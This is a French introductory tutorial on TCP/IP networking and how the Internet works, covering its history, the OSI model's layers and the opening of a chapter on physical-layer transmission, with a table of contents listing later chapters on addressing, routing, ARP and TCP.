



Comprendre les réseaux TCP/IP et le fonctionnement d'Internet

Par elalitte

Sommaire

Sommaire	2
Lire aussi	2
Comprendre les réseaux TCP/IP et le fonctionnement d'Internet	4
Partie 1 : Comment communiquer sur un réseau local ?	5
L'histoire d'Internet	6
Merci la bombe !	6
Internet aujourd'hui	7
La création d'Internet, le modèle OSI	8
Comment communiquer ?	9
Le modèle OSI	10
Cartes d'identité des couches du modèle OSI	11
Règles d'or du modèle OSI	12
Ce qu'il faut retenir	13
Brancher les machines, la couche 1	15
La couche 1, ses rôles	15
Les matériels, câbles, etc	15
Les câbles coaxiaux	15
La paire torsadée	18
La fibre optique	23
La topologie réseau	24
Les 3 topologies	24
Caractéristiques	25
Quelle topologie utiliser alors ?	26
Le CSMA/CD	26
Faire communiquer les machines entre-elles, la couche 2	28
La couche 2, ses rôles	29
Un identifiant, l'adresse MAC	29
Notation de l'adresse MAC	29
Et l'adresse MAC là dedans ?	34
Et maintenant ?	36
Un protocole, Ethernet	36
Le langage de couche 2, c'est quoi ?	36
Format d'une trame Ethernet	37
La trame complète	39
Le matériel de couche 2, le commutateur	40
Un matériel, le commutateur	41
L'aiguillage des trames	42
Mise à jour de la table CAM	43
Le TTL de la table CAM	45
Questions complémentaires	45
Exemple réel de table CAM	46
Trucs et astuces (de vilains...)	46
La révolution du commutateur	47
Qu'a apporté la commutation ?	47
Pour aller plus loin, les VLANs	50
Qu'est-ce qu'un VLAN ?	50
Quel est l'intérêt des VLANs ?	51
Et maintenant, la pratique !	53
La couche 2 sur ma machine	53
Sous Windows	53
Sous Linux	58
Exo 1 : Quand la boucle est bouclée	59
Exo 2 : Le simulateur de réseaux	60
Installation du logiciel de simulation réseau	60
Exo 3 : Ecriture d'une trame	62
Partie 2 : Communiquer entre réseaux	63
La couche 3	64
La couche 3, ses rôles	64
Un identifiant, l'adresse IP	66
Quelques questions préliminaires	66
Deux adresses pour le prix d'une !	66
Le masque de sous-réseau et les difficultés associées...	68
Calcul de la partie réseau et de la partie machine d'une adresse	68
La contiguïté des bits	68
Calcul de plages d'adresses	69
Le masque mis en pratique	71
Adresse de réseau, adresse de machine ou adresse de broadcast ?	71
Des adresses particulières	72
Les RFC	72
La RFC 1918	73
Découpage d'une plage d'adresses	75
Découpage avec la méthode de base	75
Une écriture pour les fainéants	75
Un premier découpage	75

La version compliquée du découpage	77
Les chats cas difficiles	78
Découpage avec la méthode magique	79
Qu'est-ce que la méthode magique ?	79
Le nombre magique	79
Que faire avec le nombre magique ?	79
Amélioration de la méthode magique.	80
Un exemple concret de découpage	80
Quand ça se complique	81
Exercices	82
Le routage	84
Un protocole, IP	85
Le protocole IP	85
Le routage	90
Le routeur	91
Mise en pratique du routage	102
Installation	102
Étape 1, notre machine	103
Étape 2, mise en place de notre architecture	110
Étape 3, pour ceux qui le souhaitent	121
Les autres protocoles	123
Le protocole ARP	124
Pourquoi encore un protocole ?	124
Récapitulons tout cela !	127
Détail de la communication	127
Mise en pratique : écouter le voisin	129
Le principe	129
Mise en pratique	131
Le protocole ICMP	136
Encore un protocole pour la couche 3 !	136
Exercice (pas facile)	139
Partie 3 : Communiquer entre applications	140
C'est quoi une application ?	141
Le serveur	141
Le détail d'un serveur	141
Le client	142
Qu'est-ce qu'un client ?	142
Comment mes applications peuvent-elles être joignables sur le réseau ?	143
La couche 4, ses rôles	144
Un identifiant, le port	145
Le port	145
Quelles adresses pour les ports ?	147
Deux protocoles, TCP et UDP	148
Deux protocoles pour le prix d'un !	148
UDP, la simplicité	149
TCP, tout envoi sera acquitté !	150
Etude d'une connexion TCP complète	155
Wireshark, l'explorateur du réseau	155
Etude d'une connexion complète	157
Conclusion	162
Partie 1 : Comment communiquer sur un réseau local ?	162
Partie 2 : Communiquer entre réseaux	163
Partie 3 : Communiquer entre applications	163
Partie 4 : Les services réseau	164



Comprendre les réseaux TCP/IP et le fonctionnement d'Internet

 Le tutoriel que vous êtes en train de lire est en **bêta-test**. Son auteur souhaite que vous lui fassiez part de vos commentaires pour l'aider à l'améliorer avant sa publication officielle. Notez que le contenu n'a pas été validé par l'équipe éditoriale du Site du Zéro.

Par



elalitte

Mise à jour : 19/10/2012

Difficulté : Intermédiaire  Durée d'étude : 20 jours



21 220 visites depuis 7 jours, classé 15/793

Internet est devenu un élément incontournable de la vie quotidienne pour beaucoup de gens, et indispensable pour les informaticiens.

Cependant, peu de monde connaît en détail le fonctionnement d'Internet !

Aujourd'hui, il est devenu courant d'utiliser Internet à son travail. Mais savez-vous réellement ce qu'il se passe lorsque vous vous connectez à Internet ? De la même façon, presque tous les foyers sont équipés d'une multitude d'appareils informatiques : le boîtier ADSL, l'ordinateur de bureau, l'ordinateur portable, l'imprimante etc. Mais peu de gens savent vraiment faire communiquer entre-elles toutes ces machines !

Nous allons voir à travers ce cours comment créer ce qu'on appelle un réseau, pourquoi et comment les informations circulent sur Internet, et comment gérer sa connexion (et écouter celle des autres ! 😊)

- Comment les ordinateurs parlent-ils entre-eux ?
- Comment les informations circulent-elles ?
- Qui gère Internet ?
- Puis-je participer à Internet ?
- Quel est l'âge du capitaine ? 😊


À la fin de ce cours vous devriez être en mesure de répondre à toutes ces questions, donc de comprendre ce qui se passe entre le moment où vous entrez un nom de site web dans la barre d'adresse de votre navigateur, et le moment où vous en recevez la réponse. Ceci se fait en quelques millisecondes, mais cela représente de nombreuses étapes... !

Vous serez aussi en mesure de **créer votre propre réseau local chez vous, et de l'administrer proprement**. Ce cours devrait permettre à ceux qui se destinent à un métier dans les systèmes et réseaux d'y voir plus clair, à ceux qui préfèrent la programmation de mieux comprendre le réseau et donc de devenir plus performants dans leur métier ou futur métier, et à ceux qui désirent contrôler leur machine à café en wifi depuis le téléviseur de leur salon de ne plus se lever de leur canapé !

Vous êtes motivés ? Alors voici un petit aperçu du programme : je commencerai par vous raconter comment Internet a été imaginé et mis en œuvre ; nous verrons ensuite les normes qui ont permis sa création et essaierons de les comprendre. Nous apprendrons aussi à créer et administrer un petit réseau personnel, et nous nous plongerons dans le découpage d'adresses IP.

Pour tous ceux qui veulent aller un peu plus loin après la lecture de ce cours, il y a pas mal de tutos et de vidéos avancées sur mon site www.lalitte.com.

Bon, fini la parlotte, qui m'aime aime les réseaux me suive ! 😊



Partie 1 : Comment communiquer sur un réseau local ?

Dans cette partie nous allons voir l'histoire d'Internet. Nous verrons aussi les différents éléments qui composent le réseau et comment les machines arrivent à communiquer ensemble.

L'histoire d'Internet

Nous voilà prêts à plonger dans le fonctionnement d'Internet ! Mais avant toute chose, essayons de comprendre pourquoi et comment nous en sommes arrivés là.

Je vous propose dans ce chapitre une petite histoire de l'Internet...

Merci la bombe !

Loin de moi l'idée d'adorer la bombe atomique. 😐

Par contre, il est intéressant de comprendre comment l'invention de la bombe atomique est à l'origine de la création d'Internet.



En quoi la création de la bombe atomique a-t-elle bien pu aider l'émergence d'Internet ?

Pour comprendre cela, il va falloir se replonger à la fin de la guerre.

La fin de la guerre redessine le monde. Deux puissances émergent et vont s'opposer dans les années qui vont suivre, les États-Unis et l'URSS.


Une donnée majeure entre maintenant en jeu, la **force de dissuasion**.

En effet, avec l'arrivée de la bombe atomique, il est devenu possible de se détruire complètement. Et attaquer un pays possédant cette arme devient donc très dangereux en raison de la force des représailles. C'est la force de cette dissuasion.

Ainsi, l'état major de l'armée américaine imagine comment un tel conflit pourrait arriver et ce qu'il se passerait alors. En cas d'attaque nucléaire de l'URSS, il faudrait riposter et envoyer des bombes atomiques en retour. Cependant, cela ne serait possible que si l'ordre de riposter était envoyé, et donc que les moyens de communication étaient valides.

L'état major se rend donc compte qu'au-delà de la force nucléaire, les moyens de communication eux-même sont tout aussi importants en cas de conflit.


Et le problème majeur est que le système de communication américain est un système centralisé, c'est à dire que toutes les communications passent par le même point central. Si une bombe nucléaire venait exploser sur ce centre de communication, il deviendrait impossible de riposter. Si cette information était connue, **il n'y aurait plus de force de dissuasion...**



Exemple de réseau de communication centralisé, un point représentant un centre de communication, on voit que toutes les communications passent par le centre.

L'armée américaine décide donc de s'adresser aux chercheurs américains pour leur demander d'inventer un nouveau moyen de communication qui ne serait alors plus centralisé, mais **maillé**.

Cela veut dire que toute information pourrait passer par différents points, et que si certains points disparaissaient, cela n'empêcherait pas l'information de circuler.



Exemple de réseau de communication maillé, vous voyez ici que si un point de communication n'est plus en état de fonctionner, l'information peut passer par un chemin différent.

Mais maintenant que l'idée est posée, il reste à la mettre en œuvre ! Et pour cela l'armée va devoir faire appel à des chercheurs pour qu'ils créent un nouveau modèle de communication.


Les chercheurs vont travailler et mettre en place un réseau pour l'armée. C'est seulement au **début des années 60** que l'on voit apparaître des textes décrivant les prémisses de ce que sera Internet.

À la **fin des années 60**, l'arpnet, l'ancêtre d'Internet, comportait 4 machines, whaou !! 🎉

Mais les protocoles utilisés alors ne permettaient pas d'atteindre les buts fixés de faire dialoguer des machines provenant de différents réseaux et utilisant différentes technologies de communication.

C'est alors que les chercheurs se sont orientés vers la création d'autres protocoles de communication, et notamment, TCP/IP. Internet a continué de croître au fil des années, mais c'est **en 1990** qu'une révolution va permettre sa réelle croissance, le langage HTML et le protocole d'échange HTTP qui permettent la création de pages web.

Tout va s'accélérer alors avec la création des premiers navigateurs capables d'afficher des images, et la libération de l'utilisation des noms de domaine.



Source: Wikipédia

Nous pouvons voir ici la progression phénoménale d'Internet dans les **années 1990-2000**.

Internet aujourd'hui




Aujourd'hui, Internet c'est **1,8 milliards** d'internautes et **200 millions** de serveurs.

Parmi ces internautes, nous pouvons voir des disparités à travers le monde :

- 42% des internautes viennent d'Asie !
- le pays le plus internetisé est... la Corée du Sud.
- les internautes français représentent 6% du total des internautes.
- 78% des Américains ont Internet contre 10% des Africains.
- **Une personne sur trois** dans le monde a accès à Internet.
- Le nombre d'internautes entre 2000 et 2010 a été multiplié par 4,5.
- La croissance de l'Internet en Afrique est de 2360% entre 2000 et 2010 !

Je ne vais pas continuer à vous abreuver de chiffres, mais certains sont étonnant à voir. Voyons plutôt ce magnifique graphique qui représente les connexions entre machines d'Internet. Prenez votre loupe 😊



Source: Wikipedia

Mais n'oublions pas notre objectif premier, **comprendre le fonctionnement d'Internet**.

Donc fini de rêvasser, passons aux choses sérieuses !

Maintenant que nous connaissons une partie de l'histoire d'Internet, il est grand temps de nous plonger dans son fonctionnement, notamment en étudiant sa création.

La création d'Internet, le modèle OSI

Nous sommes près d'1,8 milliards d'internautes aujourd'hui. Internet est une gigantesque toile d'araignée.



Comment est-ce possible de faire communiquer autant de machines ?

Comment ne pas s'y perdre dans ce dédale d'informations ?

Nous allons voir cela de ce pas en essayant tout d'abord de comprendre comment Internet a été créé et quelles sont les normes qui ont été mises en œuvre pour orchestrer ce bal d'informations.

Comment communiquer ?

Imaginez que vous puissiez communiquer à chaque instant, quand vous le voulez, avec n'importe qui dans le monde !

C'est ce que nous propose Internet.

Il n'est déjà pas facile de s'exprimer lorsque nous sommes un petit groupe de 10 personnes, difficile lorsque nous sommes 100, et quasiment impossible quand nous sommes 1000.

Internet se propose donc de relever le défi de pouvoir communiquer tous ensemble, en même temps, et ce, quand nous le souhaitons.

Bien sûr pour arriver à cette prouesse, il a fallu créer un système de communication complexe permettant aux machines de parler entre-elles.



Mais comment ce modèle de communication a-t-il pu être créé ?

Eh bien le plus simple est de partir de ce que nous connaissons déjà de la communication. Et ça, tout le monde peut le faire !

Faisons un petit inventaire des moyens de communication:

- - La parole
- - Le téléphone
- - Le courrier
- - Le pigeon voyageur 
- - etc.

Essayons maintenant de comprendre parmi ces moyens de communication ce dont nous avons besoin pour communiquer.

Pour la parole, nous avons besoin:

- - d'un émetteur
- - d'un récepteur
- - d'un support de transmission (l'air)

Pour le téléphone, c'est un peu pareil sauf que nous avons besoin d'un élément complémentaire qui est l'intermédiaire entre la parole et l'électronique. En effet, on transforme la parole en signaux électriques, ils arrivent côté récepteur, puis ils sont de nouveau transformés en paroles. Nous voyons qu'il y a une *encapsulation* de l'information.

Nous allons aussi retrouver ce système d'encapsulation dans le courrier, nous allons avoir besoin:

- - d'un émetteur
- - d'un récepteur
- - d'un support de transmission (la lettre)
- - d'un contenant (l'enveloppe)
- - d'un intermédiaire (la poste)

Ainsi, nous commençons à comprendre ce qu'il nous faut pour communiquer.



Maintenant, est-ce que cela va pouvoir s'appliquer aux ordinateurs ? Comment va-t-on faire pour parler tous en même



Nous allons voir par la suite comment les chercheurs ont fait pour passer des principes de communication humains à des principes de communication pour ordinateurs.

Ils ont ainsi regroupé l'ensemble de leurs recherches et de leurs résultats dans une norme que devront respecter les personnes se connectant à Internet.


Il s'agit du **modèle OSI** !

Le modèle OSI


Le modèle OSI est né en 1984. Les plus connaisseurs d'entre-vous auront remarqué que celui-ci est né après la naissance d'Internet !

La raison est simple : le modèle OSI est né quand nous avons commencé à avoir une certaine expérience des communications entre ordinateurs. Il tient donc compte des communications existantes, mais aussi des communications futures et de leurs potentielles évolutions.

Son objectif est donc de normaliser les communications pour garantir un maximum d'évolutivité et d'interopérabilité entre les ordinateurs.




Le modèle OSI est une norme qui préconise comment les ordinateurs devraient communiquer entre eux. Ainsi, si vous voulez faire communiquer votre grille-pain avec votre lave vaisselle, il faudra vous appuyer sur le modèle OSI, ou du moins vous en inspirer le plus possible. Cela impliquera notamment le respect de la communication par couches.



Non, je n'ai pas craqué et ne suis pas sponsorisé par Pampers 😊

Le modèle OSI est un modèle en couches. Cela veut dire qu'il est découpé en plusieurs morceaux appelés couches, qui ont chacune un rôle défini.



Le modèle OSI

Nous voyons ici que le modèle OSI a sept couches. Chacune ayant un nom différent.



Mais pourquoi sept ? et pas 14 ou 137 ?

Rappelez-vous le paragraphe précédent, nous avons vu que pour mettre en place une communication, il nous faudrait mettre en œuvre un certain nombre d'éléments, comme l'émetteur, le récepteur, le langage, etc. Eh bien les chercheurs ont imaginé combien d'éléments principaux il faudrait mettre en place pour communiquer. Et ils en ont trouvé 7 !



Chaque couche du modèle OSI va donc avoir un rôle à accomplir.

Et l'ensemble de ces rôles va permettre de communiquer d'un ordinateur à un autre.

Examinons ces couches un peu plus en détail...

Cartes d'identité des couches du modèle OSI

La couche 1 ou couche physique:

- Nom: Physique
- Rôle: Offrir un support de transmission pour la communication
- Rôle secondaire: RAS
- Matériel associé: Le hub, ou concentrateur en français

La couche 2 ou couche liaison:

- Nom: Liaison de données
- Rôle: Connecter les machines entre elles sur un *réseau local*
- Rôle secondaire: Déetecter les erreurs de transmission
- Matériel associé: Le switch, ou commutateur

La couche 3 ou couche réseau:

- Nom: Réseau
- Rôle: Interconnecter les réseaux entre eux
- Rôle secondaire: Fragmenter les paquets
- Matériel associé: Le routeur, ou routeur

La couche 4 ou couche transport:

- Nom: transport
- Rôle: Gérer les connexions applicatives
- Rôle secondaire: Garantir la connexion
- Matériel associé: RAS

La couche 5 ou couche session:

On s'en fiche !

Oui, vous m'avez bien entendu, au delà de la couche 4, on s'en fiche !
Bon, j'exagère un poil, mais pas tant que ça.

La raison est simple : le modèle OSI est un modèle théorique. Le modèle sur lequel s'appuie Internet aujourd'hui est le modèle TCP/IP. Or ce modèle n'utilise pas les couches 5 et 6, donc...On s'en fiche !

Bon ok, je crois que vous avez compris.

Par contre, la couche 7 existe bien. Et c'est pour elle que nous mettons tout cela en place, le grand manitou, le patron, l'**application** !

La couche 7 ou couche application:

- Nom: Application
- Rôle: RAS
- Rôle secondaire: RAS
- Matériel associé: Le proxy



Quoi ? une couche qui n'a pas de rôle ? pourquoi est-elle là alors ?

Elle est là pour représenter les applications pour lesquelles nous allons mettre en œuvre des communications. Ce n'est donc pas cette couche en elle-même que nous allons étudier, mais les couches qui sont là pour lui rendre service et acheminer les informations, les couches 1 à 4.

Les couches 1 à 4 sont dites les couches "réseau".

Ce sont elles qui ont la responsabilité d'acheminer les informations d'une machine à une autre, pour les applications qui le demandent.

Avant d'examiner plus en détail les couches, nous allons préciser le cadre d'utilisation du modèle OSI.

Règles d'or du modèle OSI

Le modèle OSI étant une norme, il doit indiquer aux personnes voulant mettre en place des réseaux comment travailler. Plus exactement, cela permet aux constructeurs de matériels de réseau de savoir comment fabriquer leurs matériels, et donc garantir la compatibilité entre eux.

Si chacun respecte la norme, ça marche !

Nous avons vu que chaque couche avait un rôle qu'il faudra respecter. Ainsi, la couche 2 ne s'occupera jamais de la communication entre réseau. De même que la couche 3 ne s'occupera pas de la communication sur un réseau local, etc.

Le modèle OSI ajoute deux règles plus générales entre les couches:

- Chaque couche est indépendante
- Chaque couche ne peut communiquer qu'avec une couche adjacente

Chaque couche est indépendante

L'impact sera que les informations utilisées par une couche ne pourront pas être utilisées par une autre couche.

Par exemple pour ceux qui connaissent déjà un peu le réseau. L'adresse IP qui est une adresse de couche 3 ne pourra pas être utilisée par une autre couche, sous peine de ne pas respecter le modèle OSI.

Cela va permettre de garantir l'évolution des communications dans le temps.

Imaginez que vous utilisez Internet aujourd'hui. Sans le savoir, vous utilisez le protocole IPv4 pour la couche 3. Demain, nous allons passer en protocole IPv6 pour des raisons que nous expliciterons avec la couche 3.

Si jamais nous utilisons des adresses IPv4 dans une autre couche, le jour où nous changerons le protocole de couche 3 qui utilise les adresses IPv4, nous devrons changer aussi le ou les protocoles qui utilisent cette adresse.



Rendre les couches indépendantes garantit qu'elles sont interchangeables.

Cela veut dire qu'on pourra changer un protocole associé à une couche sans avoir besoin de changer toutes les couches du modèle OSI.

C'est un peu comme si vous aviez une commode avec des tiroirs. Vous pouvez changer un tiroir cassé sans avoir à changer toute la commode !

Regardons la seconde règle.


Chaque couche ne peut communiquer qu'avec une couche adjacente

Pour comprendre cette règle, vous allez devoir comprendre comment les machines se servent du modèle OSI pour communiquer. Vous êtes devant votre ordinateur et votre navigateur préféré. Vous entrez l'adresse d'un site dans la barre d'adresses, et zou, le site apparaît.

Sans le savoir, vous avez utilisé le modèle OSI !

En gros, l'application (le navigateur) de couche 7, s'est adressée aux couches réseau pour que celles-ci transmettent l'information à l'application demandée sur la machine demandée (le serveur web sur la machine google.com par exemple).

Lors d'un envoi, nous parcourons donc les couches du modèle OSI de haut en bas, de la couche 7 à la couche 1.



Ainsi, grâce à la seconde règle du modèle OSI, **nous garantissons que lors de l'envoi d'informations, toutes les couches du modèle OSI vont être parcourues**.

Cela est garanti car nous partons de la couche 7, et la règle nous dit qu'une couche ne peut communiquer qu'avec une couche adjacente. La couche 7 ne pourra donc communiquer qu'avec la couche directement sous elle, la couche 6.

Cela est presque vrai, car comme vous le savez maintenant, le modèle OSI n'est qu'un modèle théorique, et la couche 7 s'adresse directement aux couches réseau pour communiquer, soit directement à la couche 4, qui s'adresse à la couche 3, qui s'adresse à la couche 2...



Nous pouvons ainsi garantir que tous les rôles associés à chaque couche et donc nécessaires à la communication, vont être rendus !

Ce qu'il faut retenir

- Le modèle OSI est une norme précisant comment les machines doivent communiquer entre-elles.
- C'est un modèle théorique, le modèle réellement utilisé étant le modèle TCP/IP.
- Le modèle OSI possède 7 couches.
- Chaque couche a un rôle particulier à accomplir.
- Les couches 1 à 4 sont les couches réseau.

- Les couches réseau offrent le service de communication à la couche applicative.
- Chaque couche est indépendante des autres.
- Chaque couche ne peut communiquer qu'avec une couche adjacente.
- Lors de l'envoi de données, on parcourt le modèle OSI de haut en bas, en traversant toutes les couches.

Nous avons maintenant une norme à notre disposition nous permettant de mettre en place des communications entre machines hétérogènes, le modèle OSI.

Nous allons maintenant nous intéresser à la mise en œuvre de cette norme en étudiant chacune des couches réseau de ce modèle.

Et comme il faut bien commencer par un bout, nous allons logiquement commencer par la couche 1

Brancher les machines, la couche 1

Maintenant que nous avons vu comment fonctionnaient les communications avec le modèle OSI, nous allons nous plonger dans l'étude de chacune des couches qui nous intéressent. C'est à dire les 4 premières couches qui correspondent aux couches réseau.

Nous allons d'abord voir les couches qui nous servent à dialoguer sur un réseau local, et pour commencer, la couche 1.

Allez, un peu de travail *physique*, on attaque la couche 1 !

La couche 1, ses rôles

Comme nous l'avons vu avec le modèle OSI, chaque couche a un ou plusieurs rôles associés qui servent à mettre en place la communication.



Mais à quoi peut bien servir cette couche 1 ?

Le rôle principal de la couche 1 est de **fournir le support de transmission de la communication**.

Eh oui, pour pouvoir communiquer il va bien falloir avoir un support. Mais vous en connaissez déjà puisque vous êtes connectés à Internet et utilisez un support ! Vous utilisez un câble si vous êtes connectés directement à votre box, ou l'air si vous utilisez le wifi.

La couche 1 aura donc pour but acheminer des signaux électriques, des 0 et des 1 en gros.



D'ailleurs, pourquoi des 0 et des 1 et pas des 5 ou des 564 ?

Cela est dû à la difficulté de distinguer des signaux électriques différents. Sur un signal qui varie entre 0v et 5v, il est facile de distinguer quand on est près de 0v ou de 5v.

Par contre si je vous demande de faire la distinction entre 0v, 1v, 2v, 3v, 4v et 5v, cela sera plus difficile !

Notamment quand il y aura des perturbations magnétiques comme des aimants qui pourront venir modifier le signal électrique.

Imaginons que la perturbation modifie le signal en ajoutant +2v, vous êtes foutus pour faire la distinction entre 3v et 4v. Alors qu'entre 0v et 5v cela est encore possible en prenant une marge de 2v.

Il est donc plus facile de distinguer 2 signaux que 5 ou 10. C'est pour cela que l'on travaille avec des 0 et des 1 en informatique, qui représentent deux signaux différents !



Mais comment fait-on pour faire circuler ces 0 et ces 1 ?

